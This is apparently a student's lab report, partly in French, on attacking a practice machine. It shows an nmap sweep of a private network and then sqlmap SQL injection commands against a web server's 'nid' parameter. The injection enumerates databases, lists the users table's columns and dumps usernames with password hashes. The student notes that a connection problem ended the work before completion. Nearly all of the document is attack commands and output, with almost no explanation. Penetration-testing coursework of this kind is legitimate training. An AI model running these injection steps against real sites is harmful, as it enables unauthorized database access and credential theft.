21032@supnum.mr

nmap -sV 192.168.63.0/24


```
Nmap scan report for 192.168.63.115
Host is up (0.11s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE    SERVICE      VERSION
22/tcp   open     ssh          OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open     http         Apache httpd
1023/tcp filtered netvenuechat
1079/tcp filtered asprovatalk
2065/tcp filtered dlsrpn
2525/tcp filtered ms-v-worlds
5901/tcp filtered vnc-1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.63.116
Host is up (0.11s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
20/tcp   closed ftp-data
21/tcp   open   tcpwrapped
22/tcp   open   tcpwrapped
80/tcp   open   tcpwrapped
110/tcp  closed pop3
443/tcp  closed https
8080/tcp closed http-proxy

Nmap scan report for 192.168.63.117
Host is up (0.11s latency).
Not shown: 882 closed tcp ports (reset), 110 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.3c
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
25/tcp  open  smtp        Postfix smtpd
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
110/tcp open  pop3        Dovecot pop3d
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts:  funbox11, FUNBOX11; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 2387.15 seconds
           Raw packets sent: 10218 (436.116KB) | Rcvd: 4752 (190.492KB)

┌──(root㉿m21032)-[~]
└─# ifconfig wg0 | grep inet
        inet 10.8.0.66  netmask 255.255.255.255  destination 10.8.0.66
```

Le machine est 192.168.63.115

sqlmap -u "http://192.168.63.115/?nid=1" -dbs

```
[07:28:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[07:28:51] [INFO] fetching database names
[07:28:51] [INFO] retrieved: 'd7db'
[07:28:51] [INFO] retrieved: 'information_schema'
available databases [2]:
[*] d7db
[*] information_schema

[07:28:52] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 30 times
[07:28:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.115'
[07:28:52] [WARNING] your sqlmap version is outdated

[*] ending @ 07:28:52 /2023-05-20/


┌──(root㉿m21032)-[~]
└─#

┌──(root㉿m21032)-[~]
└─# ifconfig wg0 | grep inet
        inet 10.8.0.66  netmask 255.255.255.255  destination 10.8.0.66

┌──(root㉿m21032)-[~]
└─#
```

sqlmap -u "http://192.168.63.115/?nid=1" -D d7db



sqlmap -u "http://192.168.63.115/?nid=1" -D d7db -T users –columns

```
[07:46:10] [INFO] retrieved: 'data','longblob'
Database: d7db
Table: users
[16 columns]
+-----------------+------------------+
| Column          | Type             |
+-----------------+------------------+
| language        | varchar(12)      |
| access          | int(11)          |
| created         | int(11)          |
| data            | longblob         |
| init            | varchar(254)     |
| login           | int(11)          |
| mail            | varchar(254)     |
| name            | varchar(60)      |
| pass            | varchar(128)     |
| picture         | int(11)          |
| signature       | varchar(255)     |
| signature_format| varchar(255)     |
| status          | tinyint(4)       |
| theme           | varchar(255)     |
| timezone        | varchar(32)      |
| uid             | int(10) unsigned |
+-----------------+------------------+

[07:46:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[07:46:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.115'
[07:46:10] [WARNING] your sqlmap version is outdated

[*] ending @ 07:46:10 /2023-05-20/


┌──(root㉿m21032)-[~]
└─# ifconfig wg0 | grep inet
        inet 10.8.0.66  netmask 255.255.255.255  destination 10.8.0.66

┌──(root㉿m21032)-[~]
└─#
```

sqlmap -u "http://192.168.63.115/?nid=1" -D d7db -T users -C name,pass –dump

```
[07:50:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[07:50:58] [INFO] fetching entries of column(s) 'name,pass' for table 'users' in database 'd7db'
[07:50:59] [WARNING] reflective value(s) found and filtering out
[07:50:59] [WARNING] potential permission problems detected ('command denied')
[07:50:59] [INFO] retrieved: '',''
[07:50:59] [INFO] retrieved: 'admin','$S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z'
[07:51:00] [INFO] retrieved: 'john','$S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF'
Database: d7db
Table: users
[2 entries]
+-------+-------------------------------------------------------------+
| name  | pass                                                        |
+-------+-------------------------------------------------------------+
| admin | $S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z |
| john  | $S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF |
+-------+-------------------------------------------------------------+

[07:51:00] [INFO] table 'd7db.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.63.115/dump/d7db/users.csv'
[07:51:00] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[07:51:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.63.115'
[07:51:00] [WARNING] your sqlmap version is outdated

[*] ending @ 07:51:00 /2023-05-20/


┌──(root㉿m21032)-[~]
└─# ifconfig wg0 | grep inet
        inet 10.8.0.66  netmask 255.255.255.255  destination 10.8.0.66
```

Malheureusement, j’ai un problème avec connexion, donc j’ai pas pu finir le travail.